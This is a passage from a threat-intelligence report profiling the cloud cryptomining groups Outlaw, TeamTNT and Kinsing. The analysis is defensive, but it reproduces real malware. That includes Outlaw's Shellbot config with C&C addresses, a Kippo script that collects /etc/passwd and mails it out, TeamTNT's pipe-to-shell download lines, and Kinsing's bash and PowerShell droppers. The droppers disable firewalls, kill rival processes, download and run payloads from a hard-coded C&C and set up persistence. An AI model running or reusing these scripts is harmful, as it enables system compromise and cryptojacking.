While individual threat actors may not seem to be of particular note to cloud defenders, we believe that understanding their tactics, techniques, and procedures (TTPs), which are most certainly important for defense, and their business models and motivations is critical to defense against ongoing attacks.

Outlaw




We discovered Outlaw in November 2018. We named the group after the English translation from Romanian of the name of the primary tool the group uses, “haiduc.” This tool uses an IRC bot built with the help of a Perl Shellbot.

Outlaw’s initial attack method involves either compromising internet-of-things (IoT) devices and Linux servers (including cloud instances) by exploiting known vulnerabilities or performing brute-force attacks via SSH. After the group gains access to a target system, it installs IRC bot malware to be able to control the system remotely. The system can then be used by the bot administrators for purposes such as monero mining or distributed denial-of-service (DDoS) attacks. Other commands like shell execution and downloading of files are available as well.[7]

Outlaw’s TTPs have not changed much from its 2019[8] and 2020[9] campaigns. We have seen only minor differences between the two campaigns, which suggest that the group prefers to keep its approach simple and use what has been proved to work well. This inertia also stems from the lower chance of security software’s being installed on IoT devices and Linux servers than on Windows endpoints. With no defenses to avoid, there is very little reason for the group to constantly innovate, unlike their counterparts that attack more secure platforms. While the profitability might not be as high, some people might simply prefer the “easy life.”

Outlaw has since added a script that removes and uninstalls the software of other, competing cryptocurrency-miner groups and even earlier versions of the group’s own malware in later campaigns.[10] This ultimately gives Outlaw the opportunity to infect more new machines and keep its malware updated. One can think of this as a way for the group to beat competitors for “market share” in the cryptocurrency-mining arena.

One thing to note is that Outlaw changed the IP address of its C&C server from 5.255.86[.]125 in its 2019 and 2020 campaigns to 45.9.148[.]99 in its 2021 campaign. As of this writing, the group is still using the latter IP address for C&C communications, again illustrating the longevity of the group’s tactics and the lack of need to change them.




```
$servidor='5.255.86.125' unless $servidor;
my $porta='443';
my @canais=("#pp");
my @adms=("A","X");
my @auth=("localhost");
```

```
$servidor='45.9.148.99' unless $servidor;
my $porta='443';
my @canais=("#007");
my @adms=("polly","molly");
my @auth=("localhost");
```

Figure 5. Outlaw's C&C server change

Outlaw uses a Perl Shellbot to go after the IoT devices of large organizations. The origins of the botnet malware it uses can be traced back to the Kippo botnet malware of a Romanian hacking group called TEAMUL MaLaSorTe, released around 2013.



```
#!/bin/bash
echo "[+] [+] [+] RK [+] [+] [+]" >> info2
echo "[+] [+] [+] IP [+] [+] [+]" >> info2
/sbin/ifconfig -a >> info2
echo "[+] [+] [+] uptime [+] [+] [+]" >> info2
uptime >> info2
echo "[+] [+] [+] uname -a [+] [+] [+]" >> info2
uname -a >> info2
echo "[+] [+] [+] /etc/issue [+] [+] [+]" >> info2
cat /etc/issue >> info2
echo "[+] [+] [+] passwd [+] [+] [+]" >> info2
cat /etc/passwd >> info2
echo "[+] [+] [+] id [+] [+] [+]" >> info2
id >> info2
echo "[+] [+] [+] Spatiu Hdd / pwd [+] [+] [+]" >> info2
df -h >> info2
pwd >> info2
cat info2 | mail -s "Scanner MaLa Port : ?? | Pass : stii tu :))" [redacted]
rm -rf info2
clear

echo "####################################################################"
echo "#                          ______                                  "
echo "#                        .-.      .-.                               "
echo "#                       /            \                              "
echo "#                      |     zRR      |                             "
echo "#                      |,  .-.  .-.  ,|                             "
echo "#                      | )(z_/  \z_)( |                             "
echo "#                      |/     /\     \|                             "
echo "#              _       (_     ^^     _)                             "
echo "#      _\ ____) \_______\__|IIIIII|__/_________________________     "
echo "#     (_)[___]{}<________|-\IIIIII/-|__zRR__zRR__zRR___________\    "
echo "#       /     )_/        \         /                               "
echo "#                         \ ______ /                              "
echo "#                         SCANER PRIVAT                             "
echo "#             SCANER FOLOSIT DOAR DE TEAMUL MaLaSorTe               "
echo "#            SACNERUL CONTINE UN PASS_FLIE DE 3MEGA !!              "
echo "####################################################################"

if [ -f a ]; then
cat vuln.txt |mail -s "Lame Gang Us Roots" [redacted]
./a $1.0
./a $1.1
./a $1.2
./a $1.3
./a $1.4
./a $1.5
./a $1.6
./a $1.7
./a $1.8
./a $1.9
./a $1.10
cat vuln.txt |mail -s "Lame Gang Us Roots" [redacted]

# SNIP
killall -9 a
else
echo # Ciudat ..Nu Ai Urmat Instructiunile  #
echo # trebui dat mv assh a sau mv scan a   #
echo # orice ai avea tu ... dohh ..         #
killall -9 a
killall -9 pscan2
fi
```

Figure 6. Code from the Kippo botnet malware of TEAMUL MaLaSorTe[11]

It is possible that Kippo was made available to some people between the 2013 release and Outlaw's activity in 2018. We have not fully investigated whether the current Outlaw group has any connections to the original Romanian group.

Outlaw does not maintain any social media accounts.


TeamTNT

Active since	2017	2018	2019	**2020**	2021
Sophistication	●	●	●	○	○
Vulnerability exploitation	●	●	●	●	●
Social media presence	●	●	●	●	●

TeamTNT first came to our attention in 2020 with its bevy of activities, and the group was even more prolific in 2021. We have published much material on TeamTNT, including our in-depth research paper released in July 2021.[12] While we rank the group as middle-of-the-pack in terms of sophistication, it has been improving steadily.

TeamTNT focuses on vulnerable software services to compromise hosts, and once inside the system, it steals credentials for other services to help it move around to new hosts as well as abuse any configured services. In addition to these services, the group also aims to steal credentials such as Amazon Web Services (AWS) keys and Ngrok tokens. Why the group steals these credentials is not immediately clear, but it is likely that it intends to use these in future campaigns or sell them in the underground. This is a sign that this group is looking to expand its business from compromising a victim's systems for cryptocurrency mining to compromising the victim's whole cloud infrastructure.

TeamTNT's main members, who go by the nickname Hilde or Hildegard, are very engaged on Twitter, often pointing out when campaigns have been wrongly attributed to the group (at least by their assessment). On the other hand, they regularly complement researchers who they feel have done a good job on the analyses and reporting of their attacks. This is an interesting approach that ensures that defenders and researchers who are working to stop the attacks know that the group is actively paying attention to relevant published research.




[redacted]

Red Teaming

Germany [redacted] Joined August 2020

Figure 7. TeamTNT's Twitter account


Based on attack timelines and other information we have uncovered on TeamTNT, it seems that the group might have originally looked to deliberately target systems that had been initially compromised by a rival cryptocurrency-mining group known as Kinsing. Because of this, it is common to find messages left in scripts and on systems compromised by TeamTNT that offer free cleanup services, allegedly to help victims fix the very issues that allowed TeamTNT to compromise their systems in the first place.




```
MMP""MM""YMM                             MMP""MM""YMM `7MN.   `7MF'MMP""MM""YMM
P'   MM   `7                             P'   MM   `7   MMN.    M  P'   MM   `7
     MM  .gP"Ya   ,6"Yb.  `7MMpMMMb.pMMMb.    MM        M YMb   M       MM
     MM ,M'   Yb 8)   MM    MM    MM    MM    MM        M  `MN. M       MM
     MM 8M""""""  ,pm9MM    MM    MM    MM    MM        M   `MM.M       MM
     MM YM.    , 8M   MM    MM    MM    MM    MM        M     YMM       MM
   .JMML.`Mbmmd' `Moo9^Yo..JMML  JMML  JMML..JMML.    .JML.    YM     .JMML.


.__         .__  .__ __              .___                       .__  __
|__| ______ |  | |__|  | __ ____     __| _/__.__. ____ _____    _____ |__|/  |_  ____
|  |/  ___/ |  | |  |  |/ // __ \   / __ <   |  |/    \\__  \  /     \|  \   __\/ __ \
|  |\___ \  |  |_|  |    <\  ___/  / /_/ |\___  |   |  \/ __ \|  Y Y  \  ||  | \  ___/
|__/____  > |____/__|__|_ \\___  > \____ |/ ____|___|  (____  /__|_|  /__||__|  \___  >
        \/               \/    \/       \/\/         \/     \/      \/              \/


                    Examples of dirty Malware favoring
                    Scripts from HildeGard from TeamTNT

         Please do not make these scripts or parts of them publicly available!
          There is a high possibility that it could cause significant damage!
```

Figure 8. A screenshot from the README.txt file of TeamTNT's l.o.o.k. campaign

TeamTNT does this to appeal not only to security researchers who are analyzing its scripts but also to the victims of its attacks. For example, the following is a message we found in which TeamTNT explains that it is only really trying to do “good” by compromising the affected system, deploying cryptocurrency miners, and using computing resources that the group does not pay for. This sort of self-proclaimed vision of itself as a sort of Robin Hood figure is unique to TeamTNT, compared to competing cryptocurrency-mining groups.



```
#!/bin/sh
#
# Das ist der erste TeamTNT - Kubernetes - Speedrun Versuch.
#
# Ziel:
#
# Das Ziel dieser Kampagne ist wie folgt;
#       - Das Internet sicher halten.
#       - Hacker von Ihrer Organisation fernhalten, echten Schaden verhindern.
#       - Wir wissen, dass Sie das Gefühl haben, dass wir eine potenzielle Bedrohung sind, nun, das sind wir nicht.
#       - Wir möchten zeigen, wie winzige Sicherheitsprobleme zu kompletten Katastrophen führen können.
#       - Wir wissen dass Sie das Gefühl haben das wir Heuchler sind, weil wir minen. Nun, würden wir das nicht tun, wie könnten wir uns sonst bemerkbar machen?
#       - Bitte, wir appellieren an alle da draußen, sabotieren sie diese Kampagne nicht (wir möchten das Internet sicherer machen).
#       - Manchmal musst du die Regeln brechen, um sie zu machen.
#
#Disclaimer:
#1) Wir wollen nur minen.
#2) Wir wollen keine Daten, kein Lösegeld oder sonstiges.
#3) Wenn Sie diesen Code finden, bitte posten Sie nicht darüber.
#4) Wir machen Ihre Sicherheit besser, indem wir sie zerbrechen.
#
#Contact:
#1) Wenn Ihr Server infiziert wird:
#       - Wir bieten ein Bereinigungsskript an.
#   - Wir patchen und securen Ihre Server.
#       - Wenn Sie Kontakt aufnehmen, senden Sie bitte die IP und laufenden Dienste Ihres betroffenen Servers.
#       - Sprechen wir via [redacted]
#2) Sie möchten mit uns zusammenarbeiten?
#       - Nun, es spricht nichts dagegen.
#



#   wget -O - [redacted] | sh
#   curl [redacted] | sh
```




```
#! / bin / sh
#
# This is the first TeamTNT – Kubernetes – Speedrun attempt.
#
# Goal:
#
# The goal of this campaign is as follows;
#       – Keep the internet safe.
#       – Keep hackers away from your organization, prevent real harm.
#       – We know you feel like we are a potential threat, well, we are not.
#       – We want to show how tiny security problems can lead to complete disasters.
#       – We know you feel like we are hypocrites for mining. Well, if we didn't, how else could we make ourselves known?
#       – Please, we appeal to everyone out there, don't sabotage this campaign (we want to make the internet safer).
#       – Sometimes you have to break the rules to make them.
#
# Disclaimer:
# 1) We just want to mine.
# 2) We don't want any data, ransom or anything else.
# 3) If you find this code, please don't post about it.
# 4) We make your security better by breaking it.
#
# Contact:
# 1) If your server gets infected:
#       – We offer a cleanup script.
#    – We patch and secure your server.
#       – When you contact, please send the IP and running services of your affected server.
#       – Let's talk via [redacted]
# 2) Would you like to work with us?
#       – Well, there is nothing against it.
#



#    wget –O – [redacted] | sh
#    curl [redacted] | sh
```

Figure 9. A message (in the original German and in an English translation) found in the init.sh file of TeamTNT's ChimaeraK campaign

Based on its tactics and interest in credential theft, TeamTNT has shown that it is more advanced than the other groups we discuss in this paper, evolving quickly over a short period and becoming more dangerous to the cloud services that it is targeting. It is very important to remember that in most cases, if TeamTNT has access to systems via a high-level account, it could do more than simply install cryptocurrency miners. In a worst-case scenario, it could have complete control over services running under the same account, such as databases, e-commerce websites, and cloud applications.

Our blog entry from November 2021 outlines how TeamTNT has changed its infrastructure and ramped up its attacks.[13] It has already deployed rootkits and attempted to stay under the radar with CPU thresholds for its miners. It has also already used infected hosts to pivot, something that can lock out the real users of the cloud account. This runs counter to what the group claims to be doing in the notes it leaves behind in its scripts.

Curiously, despite having upgraded their infrastructure, TeamTNT announced on Twitter in November 2021 that the group was no longer in operation and made some of its projects public on its Github account. At the same time, the group also deactivated its Twitter account, only to restore the account after a few days. As of this writing, though, TeamTNT has made no posts since it reactivated the account. TeamTNT also updated its website to state that the team had called it quits. We expect that TeamTNT's apparent absence will only be temporary, though, and security staff should still be on the lookout for cryptocurrency-mining activities from the group. The group had still engaged in some activity shortly before its announcement.[14]



Overview | Repositories 24 | Projects | Packages

[redacted]

Follow

10 followers · 6 following · ☆ 7

TeamTNT
/dev/null
https://teamtnt.red
[redacted]

Block or Report

Popular repositories

Repository	Description	Language	Stars	Forks
CobaltStrike			12	7
malware	Malware that TeamTNT found and removed.	Shell	9	3
nimbostratus		Python	2	1
Red-Teaming-Toolkit			1	1
Docker-Botnets		C++	1	1
Cross-Compiled-Binaries		Shell		1

43 contributions in the last year

Learn how we count contributions


Contribution activity

August 2021

HildeTeamTNT has no activity yet for this period.

Show more activity

Figure 10. TeamTNT's Github account, where the group has shared some of its tools




https://teamtnt.red

TeamTNT has quit()

Figure 11. TeamTNT's website, stating that the group has quit

Kinsing



	2017	2018	2019	**2020**	2021
Active since					
Sophistication	🔴	🔴	🔴	🔴	⚪
Vulnerability exploitation	🔴	🔴	🔴	🔴	⚪
Social media presence	🔴	⚪	⚪	⚪	⚪


TeamTNT's rival Kinsing, which proved quite active during 2021, possesses a pool of exploitable vulnerabilities that is larger than that of any of the other groups we profile in this paper. At the same time, it is quick to operationalize any new vulnerabilities.

In the past, Kinsing used separate configuration kits per exploit. After obtaining access to a host, it set up an XMRig kit for mining monero and kicking out any other miners off the system. In order to maintain persistence, it set up cron jobs with hard-coded IP addresses to download a shell file with updated instructions.[15] These were easily identifiable in logs where any cron commands would be written to. In summary, either Kinsing was not very good at hiding itself or it did not care to at the time.


Today, Kinsing has made considerable changes to the way it operates.[16] First, all the individual shell scripts it uses are combined into a single one. Instead of using a single cron entry with the hard-coded IP address, it now uses a six-character file name that is copied throughout a directory that is also uniquely chosen on any given host. The file name is generated by this command:

```
$(date|md5sum|awk -v n=”$(date +%s)” ‘{print substr($1,1,n%7+6)}’)
```

Each time the cron job is run, it can be executed from a different copy of the malware script, in a different directory.



```
export PATH=$PATH:$HOME:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
cc=http://194.145.227.21
sys=$(date|md5sum|awk -v n="$(date +%s)" '{print substr($1,1,n%7+6)}')

get() {
    chattr -i $2
    rm -rf $2
    curl -k $1>$2||wget --no-check-certificate -q -O- $1>$2||curl $1>$2||wget -q -O- $1>$2
    chmod +x $2
}

history -c
ufw disable
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -F
chattr -ia /etc/ld.so.preload
cat /dev/null > /etc/ld.so.preload
chattr -ia /etc/hosts
sed -i '/f2pool.com\|nanopool.org\|minexmr.com\|supportxmr.com\|c3pool.com/d' /etc/hosts

h=$(grep x:$(id -u): /etc/passwd|cut -d: -f6)
for i in /tmp /var/tmp /dev/shm /usr/bin $h /root /; do
    echo exit > $i/i && chmod +x $i/i && cd $i && ./i && rm -f i && break
done

mv /usr/bin/ps.original /usr/bin/ps
crontab -l | sed '/\.bashgo\|pastebin\|onion\|bprofr/d' | crontab -
cat /proc/mounts | awk '{print $2}' | grep -P '/proc/\d+' | grep -Po '\d+' | xargs -I % kill -9
ps aux | grep -v grep | grep -E "mysqldd|\./python|javae|zgrab|init\.sh|monero|xmrig|pnscan|zzh|

crontab -r
pkill -9 kthreaddi
rm -rf /tmp/* /tmp/.* 2>/dev/null
ps -fe | grep kthreaddk | grep -v grep; if [ $? -ne 0 ]; then
    PATH=".:$PATH"; get $cc/sys.$(uname -m) $sys; nohup $sys 1>/dev/null 2>&1 &
fi

```



```
$cc="http://194.145.227.21"
$sys=-join ([char[]](48..57+97..122) | Get-Random -Count (Get-Random (6..12)))
$dst="$env:AppData\$sys.exe"

netsh advfirewall set allprofiles state off

Get-Process network0*, *kthreaddi], kthreaddi, sysrv, sysrv012, sysrv011, sysrv010, sysrv00* -

$list = netstat -ano | findstr TCP
for ($i = 0; $i -lt $list.Length; $i++) {
    $k = [Text.RegularExpressions.Regex]::Split($list[$i].Trim(), '\s+')
    if ($k[2] -match "(:3333|:4444|:5555|:7777|:9000)$") {
        Stop-Process -id $k[4]
    }
}

if (!(Get-Process kthreaddk -ErrorAction SilentlyContinue)) {
    (New-Object Net.WebClient).DownloadFile("$cc/sys.exe", "$dst")
    Start-Process "$dst" -windowstyle hidden
    schtasks /create /F /sc minute /mo 1 /tn "BrowserUpdate" /tr "$dst"
    reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run /d "$dst" /t REG_SZ /f
}

```

Figure 12. Examples of Kinsing's malware scripts

Kinsing has also become much better at cleaning up after itself. Once it starts the mining process, it removes any evidence of the process or the existence of the setup files. This, along with the additional obfuscation techniques the group has started using, not only has made its activities more difficult for network defenders to detect, but it has also made it extremely difficult for other cryptocurrency-mining groups to find Kinsing and kick it off the compromised machines, especially through the use of any sort of automated process. In one instance we observed during our research, Kinsing was already on a host and the rival group 8220 compromised the same host. Kinsing almost immediately succeeded in removing this new infection from the machine. This happened several times over several days, but 8220 remained unsuccessful and Kinsing's operations were never interrupted.

Our observation is that Kinsing is becoming more sophisticated with its operational kit, enabling it to take the lead over its competition. As opposed to some of its competition, the group maintains no noticeable presence on social media or cybercriminal forums. However, the footprint Kinsing is leaving has been increasing and there is no reason to believe that it will not keep pushing forward as more vulnerabilities are found. It is important to remember that this group often gains root access to systems so that it will be easy for it to shift to different strategies, such as adding data exfiltration or even ransomware to its business model in the future.

Kinsing rapidly deployed the Log4j exploit into its arsenal — as early as Dec. 11, 2021. According to Juniper Networks, Kinsing was using the exploit to download its standard binaries to systems.[17] This shows that Kinsing is quickly changing its methods to take advantage of newer exploits. Within just two days of the disclosure of the Log4j vulnerability,[18] Kinsing had already integrated the flaw into its workflow of attacks to compromise as many systems as possible to expand its cryptocurrency-mining footprint.

8220

Active since	2017	2018	2019	2020	2021
